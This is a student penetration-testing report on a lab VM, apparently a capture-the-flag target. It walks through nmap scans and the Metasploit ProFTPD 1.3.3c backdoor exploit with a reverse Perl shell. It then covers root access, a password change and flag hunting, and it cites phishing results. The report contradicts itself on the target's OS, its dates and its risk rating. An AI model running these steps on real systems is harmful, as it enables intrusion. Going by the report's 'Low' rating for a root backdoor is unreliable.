

Major Project-Penetration Testing Report

-Gauri Suryawanshi

Table Of contents:

Table of contents	1
1.Executive summary.....	2
1.1 Scope Purpose and duration of work.....	3
1.1 Findings.....	3
1.1 Social engineering statistics.....	3
1.1 Risk Duration.....	3
2.Methodology	
2.1 Determine the scope.....	4
2.1 Information gathering.....	4
2.1 Scanning.....	4
2.1 Vulnerability Analysis	4
2.1 Social engineering approaches	4
2.1 Exploitation.....	4
2.1 Post-Exploitation.....	4
3.Detailed Information on findings	
3.1 Definition of risk levels.....	5
3.2 Vulnerability list.....	5
4.Detected vulnerabilities and recommendations	
4.1 Host vulnerabilities	6
4.2.Vulneribilties by IP numbers	6

1.Executive Summary :-

1.1 Scope purpose and duration of work :-

In accordance with the contract signed between the client and the owner ,The penetration test was performed on windows 7 between 30-4-2022 and 5-5-2022.Domains and application were tested for 12 work hours.Reporting took 10 hours.

The purpose of the test was to determine vulnerabilities and pci compliance,etc.

The scope of the test was limited to IP address inet 192.168.116.128.

1.2 Findings :-

We have found some vulnerabilities and open ports through which we can enter the system.

1.3.Social Engineering Statistics :-

Total emails sent :- 10


Total clicks on the fake page :- 4

Total credentials revealed :- 3

1.4.Risk Distribution :-

Points scored

Risk distribution



Term 1 : open ports
Term 2 : Network vulnerabilities
Term 3 : spam
Term 4 : clicked links

2. Methodology :-

The methodology consisted of # of steps beginning with the determination of test scope, and ending with reporting. These tests were performed by security experts using potential attackers' modes of operation while controlling execution to prevent harm to the systems being tested. The approach includes but is not limited to manual and automated vulnerability scans, verification of findings(automated and otherwise). This verification step and manual scanning process eliminated false positives and erroneous outputs, resulting in more efficient tests.

- Determining scope of the test
- Information Gathering / Reconnaissance
- Scanning
- Vulnerability Analysis
- Exploitation
- Post-Exploitation activities

2.1 Determining the scope :-

Our first step was determining the scope of the test. This was a Blackbox test, therefore the target was researched to establish the test scope.

2.2 Information gathering or reconnaissance :-

Before directly accessing the target we researched everything we could locate from third party resources. This included DNS records, previous hacking attempts, job listings, email addresses, etc. This information was used in later tests.

1. ifconfig command to get the IP address for the host system.

```
inet 192.168.116.128
```

2. After we get the host IP address, we do the nmap with -sP flag scan to find the target machine IP address .

```
(kali@kali)-[~]
$ nmap -sP 192.168.116.1/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-29 10:49 EST
Nmap scan report for 192.168.116.2
Host is up (0.00036s latency).
Nmap scan report for 192.168.116.128
Host is up (0.00013s latency).
Nmap scan report for 192.168.116.131
Host is up (0.00030s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.59 seconds
```

Our target machine IP address is 192.168.116.131

3. After we find the machine, we can do the Nmap again with the -sV and -sC flag.

```
(kali@kali)-[~]
$ nmap -sV -sC 192.168.116.131
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-29 10:50 EST
Nmap scan report for 192.168.116.131
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|_ 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_ 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
|_ _http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.36 seconds
```

- We can see that there are 3 open ports: 21, 22 and 80
- From gathering our information from the search engine, we find out that the ProFTPD 1.3.3c has some vulnerabilities that we can exploit.

2.3 Vulnerability Assessment :-

1. From all the information we have gathered before, now we can open msfconsole to search and read more on the ProFTPD 1.3.3c exploit.

```
Exploit Name: ProFTPD-1.3.3c Backdoor Command Execution
Module: exploit/unix/ftp/proftpd_133c_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2010-12-02

Provided by:
MC <mc@metasploit.com>
darkharper2
```

- The exploit is a backdoor type of execution where it means that the malware has already been installed on the system.
- Big shoutout to darkharper2 for this exploit.

2.4 Exploitation :-

1. We can use msfconsole to perform an attack on the target host.
2. Then, we need to search for ProFTPD 1.3.3c as our exploit.

```
msf6 > search proftpd 1.3.3c
Matching Modules
-----
#  Name                                     Disclosure Date  Rank   Check  Description
-  -                                     -
0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02      excellent No      ProFTPD 1.3.3c Backdoor Command Execution
```

3. Enter the details needed for RHOST to 192.168.116.131 (target IP address)
4. Next, we need to set our payloads to enable the reverse shell.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
Compatible Payloads
-----
#  Name                                     Disclosure Date  Rank   Check  Description
-  -                                     -
0  payload/cmd/unix/bind_perl              normal No      Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6         normal No      Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/generic                normal No      Unix Command, Generic Command Execution
3  payload/cmd/unix/reverse                 normal No      Unix Command Shell, Double Reverse TCP (telnet)
4  payload/cmd/unix/reverse_bash_telnet_ssl normal No      Unix Command Shell, Reverse TCP SSL (telnet)
5  payload/cmd/unix/reverse_perl           normal No      Unix Command Shell, Reverse TCP (via Perl)
6  payload/cmd/unix/reverse_perl_ssl       normal No      Unix Command Shell, Reverse TCP SSL (via perl)
7  payload/cmd/unix/reverse_ssl_double_telnet normal No      Unix Command Shell, Double Reverse TCP SSL (telnet)
```

- Use show payloads command to find the suitable payloads
- We can use the reverse_perl payload as it is the most suitable one for this attack
- After we set the payloads, then we need to update our lhost to our IP address as listeners.

5. Once all done, we can exploit the machine.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.116.128:4444
[*] 192.168.116.131:21 - Sending Backdoor Command
[*] Command shell session 1 opened (192.168.116.128:4444 → 192.168.116.131:54708 ) at 2021-12-29 11:10:18 -0500
```

2.5 Post exploitation :-

1. Once we are in the target machine, we can use the whoami command to see which user we are getting into .

```
root@vtcsec:/# whoami
root
```


2. Since we know we have the root privilege, then we can change the password for user. We know the username is marlinspike.

```
root@vtcsec:/# passwd marlinspike
passwd marlinspike
Enter new UNIX password: 123456789


Retype new UNIX password: 123456789

passwd: password updated successfully
```

3. Once we change the password, we can access the marlinspike account.
4. From the home directory, we can see the flag 1, and we need to find the other 2 flags using our own method.



5. Using find and grep command, I manage to get both the flag easily.



3. Detailed Information on Findings :-

3.1. Definition of Risk levels :-

Risk levels are based upon PCI / DSS standard definitions. The risk levels contained in this report are not the same as risk levels reported by the automated tools in general.






Risk Level	Explanation
 Urgent	<i>Trojan horses, Backdoors, file read write vulnerabilities, remote code execution.</i> <i>5th level vulnerabilities give attackers remote root/administrator access and full control of the system.</i>
 Critical	<i>Potential Trojan horses, potential backdoors. File read vulnerability, limited file write vulnerabilities.</i> <i>4th level gives attacker limited access to controlling the systems. And access to critical confidential data.</i>
 High	<i>Limited read, directory traversal, denial of service.</i> <i>3rd level gives attacker access to private data such as security settings and partial file information and/or limited file access. Information gathered from this level vulnerability can potentially be used in harmful ways. Mail relay and DoS vulnerabilities are also classified this level.</i>
 Medium	<i>Detailed configuration data, service version numbers, installed patches.</i> <i>2nd level vulnerabilities discloses sensitive information about systems that can be used as basis for future attacks.</i>
 Low	<i>Basic configuration data.</i> <i>1st level vulnerabilities (a.k.a. low, a.k.a. informational) vulnerabilities gives basic information for the system.</i>

Table 2: Risk level definitions.

4. Detected Vulnerabilities and Recommendations. :-

4.1. Host Vulnerabilities

Risk : Low Level

Source : ip-192.168.116.131

Explanation : Ports are open

```
Name: ProFTPD-1.3.3c Backdoor Command Execution
Module: exploit/unix/ftp/proftpd_133c_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2010-12-02

Provided by:
MC <mc@metasploit.com>
darkharper2
```

4.2 Recommendations :-

- Owner should apply antivirus software to the machine.
- Ports should be closed
- One should not click on unknown links.